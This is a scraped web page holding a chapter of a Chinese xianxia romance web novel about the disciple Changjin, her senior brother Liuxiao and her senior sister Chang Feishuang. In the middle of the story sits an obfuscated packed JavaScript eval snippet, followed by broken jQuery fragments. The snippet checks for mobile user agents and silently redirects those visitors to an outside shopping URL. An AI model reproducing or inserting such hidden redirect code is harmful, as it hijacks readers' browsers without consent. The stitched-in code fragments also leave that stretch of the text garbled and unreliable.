27.卯时晨起,飞双心声
作品:《高冷师妹不走正道》 阿棠为了不让长矜早课迟退,天光未现之时就喊着她起来。
只见一抹轻飘飘的鬼影伏在一团被褥上声声唤。
“挽娘……”
“挽娘!”
她喊归喊,长矜睡归睡。
这下阿棠也不耐烦起来,原本娇美的眉眼里冒出火来,吼道:“长矜!你才过一天好日子就又天天赖着不起!”
“这下你大师兄走了,二师姐也走了,留着我天天在这里跟你唠叨成老婆子!”
“你也就能奈何我了,混账东西。”
长矜很难为地从褥子里伸出一条手臂,搭在床架上拍了拍,示意知晓了。
然后又没了动静。
长矜已经被吵得有点清醒了,她觉得自己心里有数,什么时候起能刚刚好。
房间突然静下来。长矜心里觉出几分不对来,在褥子里挪了挪,把面埋进去,咕哝道:“等会儿……”
可是还是没动静。黑乎乎的屋里静悄悄的,她那只搭在架上的手被攥住,轻轻摩挲着。“等会儿是多久?挽娘?”
流霄的声音突兀地在房中响起。
长矜彻底清醒了。她猛地使力就要把自己的手抽出来,扯了一下没扯动。
空气里突然再次安静下来,只剩微弱的呼吸声。
“我马上起,你出去。”长矜声音闷闷的从被褥里传出来。
原本攥住她手的力消失了,长矜听到流霄走出里间。
她从床上爬起来快速穿好衣袍,一屁股坐在梳妆台前,阿棠这时候幽怨地从寄魂铃里爬出来,任劳任怨给她梳头。
长矜很识相地垂眼不说话,心里却还在琢磨。她明明没开阵法,流霄是怎么突然进来的?
阿棠突然说道:“长矜,你的那两条发带早被你师兄拿走了。快叫他还回来。”
她一出声就钻进寄魂铃里,卧房的门被打开,流霄走了进来,手里拿的正是那两条发带。
他往长矜的发髻上一边一条系好,理顺之后让发带搭在她的肩背上。冷不丁听长矜问:“你怎么进来的?”
流霄笑了笑,没说话,转身又走出去。
长矜起身追在他背后一遍又一遍不可置信地问:“你怎么进来的?”
这暨山破阵法怎么这么没安全感,她要是在突破什么的也容得一个大活人钻进来吗?
流霄解释道:“这一片道院住处都归我管束,只有我有通行令。前些年出过弟子在院中研究禁术差点爆体而亡的事故,故而暨山刑堂在这方面就有了警惕。”
他只是因为昨日梦有些不安,想过来看看她。流霄心里想着。
长矜还要追问,就见流霄伸出一只手来,摊开是一枚小小的、精巧的金剑。
长矜一下止住话头,停住不动,接过那枚悟道剑式,拿在手心里把玩。
长矜说:“这才多久,这么早给我?”
流霄低头看着她懒散模样,忍住去摸她鬓角那条乱飘发带的冲动。
他说:“莫要受欺负了,有事就直接拿着去打就是了。”
长矜莫名其妙,把金剑揣进怀里,慢捻说道:“我还以为你会嘱咐我别欺压同门,毕竟只有你知道我灵识修为多高。外门根本不够看。”
流霄看着她姣好的脸,总觉得有血没有擦干净,到底没忍住伸手掌住抚了一下,低声说:“总会有意外的。”
长矜被他摸得不自在有些痒,可见这个表面温和实则冷淡的师兄嘴里吐出这么温情的话,只是微微偏头,忍了忍没把他手拍开,说:“知道了。”
流霄只克制抚了一下就收了手,看着长矜召出手背上那只壳儿爬上去,慢悠悠飞往二生峰。
直到看着长矜驾着那还不是很稳当的龟壳消失,他才转身出院,朝着院外抱剑而立的常飞霜点点头示意,往自己住处走去。
常飞霜眼神复杂地看着流霄远去,抿了抿唇,最终只是叹了声:“罢了。”
长矜还不知道,今日如果流霄没来,就是常飞霜闯进房里把她从床上薅下来了,远远没这么温柔。
修学堂的授修长老可不好对付,第一天敢早课迟到,长矜别想有好日子过了。
常飞霜想起前些日教长矜学讯令之事。
长矜惯会看人心,要是想讨一个人开心是很容易的,只是她不屑于这样做。
在常飞霜那座终日覆盖着皑皑白雪的院落里,长矜坐在冰椅上捏着符咒画样子。常飞霜看着她画了只又丑又脏的乌龟。偏偏她还颇为自得,欢喜做了一叠附上术法,扔进乾坤袋里。
她问长矜为什么刻成这模样。长矜晃了晃手背的龟壳纹路,说简单好用不重复。常飞霜哑口无言。
她又在一叠新符咒上琢磨着画样子,做了一叠白色雪花讯令,瞧着倒是比她自己的那叠乌龟精巧许多,然后伸手递给她。
长矜歪头笑着说:“师姐怎么只带着金色雪花,白色也不错。”
常飞霜在院中并不收束身上道气,白色雪粒飞扬,在长矜头顶覆上一层浅浅的白,她看着长矜,脸色淡淡:“妄自揣测。”但最终还是收下了。
暨山都传言说常飞霜喜欢道子,所以她故意讯令也学着道子用金色的。
早些年常飞霜对流霄心生仰慕,以为修士就该是这副模样,强大而无情,只能令他人仰视。所以她努力追随他的步伐,想要成为一样的人。
她修冰雪道,心思纯粹无杂念,修为精进得很快,也慢慢得了众人口中和流霄一样的评价。
她以为这是爱慕,流霄最终只会选择配得上他的人。
直到试道大会之后,流霄不入金丹。
外界都说他在问心境里道心有瑕,不敢踏出这一步。她不信,跑到无生峰上去问师尊,师尊却回答说是。
“无情道不适合他,飞双。”天衍说道。
她以为这是机会,却见流霄和以往没有什么不同,变了的是她。
她把自己困在里面,金丹之后修为难有长进。为了契合冰雪道意象,她把飞双改为飞霜,那枚金色雪花讯令在她手中攥了很久,没有等到回应。
后来长矜出现,她承认
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17066659|195061||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();
$(''#content'').append(''
自己嫉恨。流霄自己都没有发现,他就是待长矜和待旁人不同。但常飞霜这么关注他又怎能不知。
他的目光久久停滞在长矜身上,而让她觉得最无力的是,长矜根本不把这些东西当回事。
她想拦住长矜接近流霄,提前来截人,说服自己是因为冰雪道更契合长矜的道种。
长矜没有犹豫地说我选你。
她的这些自己能不想去承认的下作手段一拳打在棉花上,常飞霜不甘心,她极度不甘心。自己守了这么久的东西,落在了别人手上。
可流霄从来不是谁的,长矜也不是别人,是她的小师妹。
她想了很久很久,也许长矜正是看出来了,才递给她那叠刻画的白色雪花讯令。
她一直研磨的道关兀的松了,道丹上的细微斑驳被洗去,她接过那叠白色雪花讯令。
也告诉自己放手。
所以她不再看护长矜,现在看到流霄从院里里面出来,心里也没有什么预想中的波澜壮阔的起伏,好像本来就该是这样。
只是她不肯面对。她也许喜欢的不是流霄,而是那个无懈可击看着无所不能、站在所有人顶上的天才。
她也许只是嫉恨,为什么那个人不是自己。
终于放下执念。
“道寂师叔也会喜欢的……怪不得道子。”常飞霜喃喃着。
更怪不得自己。
这狡猾的小鬼头。
她从乾坤袋里拿出那叠金色雪花讯令,在手心攥成粉末,迈步慢慢离开。
其实她一直不太喜欢金色。
金色的粉尘挥洒在空中,落入云海里,千万分之一的尘粒飘在那只摇摇晃晃的又丑又脏的龟壳上。
那厢长矜驾着壳儿上早课,身旁驰过无数踏剑踏刀的外门弟子,无不侧目看她。
她并不在意这些眼光,毕竟如今自己也是并肩道子的大名人,就要尽早适应这种众星捧月的注视。
也不知流霄要是但凡消息灵通点,再回想起那日她随口一句“声名大噪”是何等表情。
长矜最终还是在卯时前最后半盏茶踩点到了修学堂。
修学堂并不是那种一桌一人的凡间授课学堂,而是很大一块空场地,每人一张蒲团坐着,蒲团之间空隙不大,弟子都在后半空间挤着,前半部分是授修长老的空间。
修学堂另还有一部分靠门的缝隙是留给暨山杂役旁听的,如果有心修行,暨山不反对杂役也在修学堂旁听。暨山开宗师祖曾说:“大道并行,不拒来者。”
故而暨山捧高踩低之事并不猖狂,宗门行事清正。
还有一事在修士之间流传甚广,说是几百年前某宗门的杂役弟子得了非凡机缘,一飞冲天,得道之后报复曾经看不起折辱他的宗门弟子,险些灭门。这事也不知是从哪传来的,越传越真,搞得有些放肆的修士都收敛了性子。
长矜去得很晚了,但仅剩最前面的一张蒲团。
长矜:?
她明明记得暨山弟子都是好学努力出名的。
长矜走到蒲团上打坐。